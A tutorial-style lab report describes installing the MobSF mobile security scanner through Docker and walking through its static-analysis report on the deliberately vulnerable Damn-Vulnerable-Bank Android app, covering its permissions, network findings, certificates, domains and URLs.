
## 10.1 Installing MobSF

To install MobSF we used their Quick Setup guide from GitHub page:

### Quick setup

```
docker pull opensecurity/mobile-security-framework-mobsf:latest
docker run -it --rm -p 8000:8000 opensecurity/mobile-security-framework-mobsf:latest
```

After executing above commands in the command line and the accessing the localhost:8000 address with browser we were granted with home screen of the MobSF tool.




## 10.2 Analyzing software using MobSF


To test the software and see what the tool is capable of we chose test application:

- <https://github.com/rewanthtammana/Damn-Vulnerable-Bank>


We downloaded and uploaded the .apk file into the MobSF. After a moment we were granted with generated report that included information about the app:




As we can see on the above screenshot the security score of the app is 40/100. The MobSF tool allow us to see the decompiled code of the application for more accurate analysis:




Lower on the page we can find information about the signer certificate:



Next option that the tool provides us is Application Permissions which allow us to see permission that application requires to work on a mobile device:




Android API – category where we can find which native system API calls the app is using in this example app is using for example Android Notification, GPS Location, Encoding and Decoding and many more we can see code used for each of the API calls by clicking blue button "Show Files":





Browsable activities – in this section we can find external sites which the app is using in our case we can find their website that allow app to check current currency rates:



Network security - contains information about vulnerabilities, which are flagged at one of four levels:

- High
- Warning
- Info
- Secure

In this example, we can see two vulnerabilities flagged as high and one as a warning. We can also find descriptions of the vulnerability, which contain some explanation for why it is flagged as it is.



The screenshot shows the Static Analyzer web interface. The top navigation bar includes links for RECENT SCANS, STATIC ANALYZER, DYNAMIC ANALYZER, API, DONATE, DOCS, and ABOUT. The main content area displays 'Showing 1 to 1 of 1 entries' and a summary for NETWORK SECURITY with counts: HIGH (2), WARNING (1), INFO (0), and SECURE (0). Below this is a table with 3 entries.

NO	SCOPE	SEVERITY	DESCRIPTION
1	*	high	Base config is insecurely configured to permit clear text traffic to all domains.
2	*	high	Base config is configured to trust user installed certificates.
3	*	warning	Base config is configured to trust system certificates.

Showing 1 to 3 of 3 entries

Certificate Analysis – contains information about certificates used by the tested application:


The screenshot shows the Certificate Analysis web interface. The top navigation bar includes links for RECENT SCANS, STATIC ANALYZER, DYNAMIC ANALYZER, API, DONATE, DOCS, and ABOUT. The main content area displays 'Showing 1 to 1 of 1 entries' and a summary for CERTIFICATE ANALYSIS with counts: HIGH (0), WARNING (0), and INFO (1). Below this is a table with 1 entry.

TITLE	SEVERITY	DESCRIPTION
Signed Application	info	Application is signed with a code signing certificate

Showing 1 to 1 of 1 entries








Niap analysis v1.3 - NIAP analysis involves the assessment of cybersecurity products to ensure they meet specific security requirements and standards. The analysis is typically conducted through a rigorous evaluation process, and the results can lead to the product receiving a certification that demonstrates its adherence to recognized security standards. In this case, the MobSF does not provide us with any information in this section.

File analysis – this section contains information about files and issues which they contain. In this case, the MobSF does not provide us with any information in this section.

APKiD analysis - APKID is a tool designed for the static analysis of Android applications (APK files). It is particularly useful for identifying the presence of certain characteristics or signatures that can help classify the type of application or provide insights into potential security issues. APKID does not execute the application; instead, it analyzes the APK file to extract information.




This section can be particularly beneficial when concentrating on binary analysis, especially in the context of malware. For instance, when running the application on an emulator, it may be discovered that the malware includes anti-VM code, altering the application's behavior in the emulated environment.

Quark analysis – section that provides information about potential malware included with the application. The tested application contains a lot of vulnerabilities but does not include any malware so this section in our case is empty.

## Abused

## permissions


**ABUSED PERMISSIONS**

**Top Malware Permissions**
1/24


**Other Common Permissions**
0/45

android.permission.INTERNET

**Malware Permissions** are the top permissions that are widely abused by known malware.

**Other Common Permissions** are permissions that are commonly abused by known malware.

## Server locations



Domain's malware check – section provide list of domains that the app is using an information about their geolocation and status:

DOMAIN MALWARE CHECK			Search: <input type="text"/>
DOMAIN	STATUS	GEOLOCATION	
damn-vulnerable-bank.firebaseio.com	ok	IP: 35.190.39.113 Country: United States of America Region: Missouri City: Kansas City Latitude: 39.099731 Longitude: -94.578568 View: <a href="#">Google Map</a>	
plus.google.com	ok	IP: 216.58.208.206 Country: United States of America Region: California City: Mountain View Latitude: 37.405991 Longitude: -122.078514 View: <a href="#">Google Map</a>	



URLs – list of URLs that are included in the application files:

**URLS**

Search:

URL	FILE
http://localhost	<a href="#">c/c/a/a/f/c/n1.java</a>
http://schemas.android.com/apk/res/android	<a href="#">a/a/a/a/a.java</a>
https://damn-vulnerable-bank.firebaseio.com	<a href="#">Android String Resource</a>
https://plus.google.com/	<a href="#">c/c/a/a/c/l/f0.java</a>
https://www.xe.com/	<a href="#">com/app/damnvulnerablebank/CurrencyRates.java</a>

Showing 1 to 5 of 5 entries

Previous **1** Next

Firebase database – contains URL address to firebase database:

**FIREBASE DATABASE**

Search:

FIREBASE URL	DETAILS
https://damn-vulnerable-bank.firebaseio.com	<a href="#">Info</a> App talks to a Firebase database.

Showing 1 to 1 of 1 entries

Previous **1** Next

Emails – list of email addresses that are included in application files:

**EMAILS**

Search:

EMAIL	FILE
u0013android@android.com0 u0013android@android.com	<a href="#">c/c/a/a/c/y.java</a>

Showing 1 to 1 of 1 entries

Previous **1** Next


Possible hardcoded secrets:

**POSSIBLE HARDCODED SECRETS**

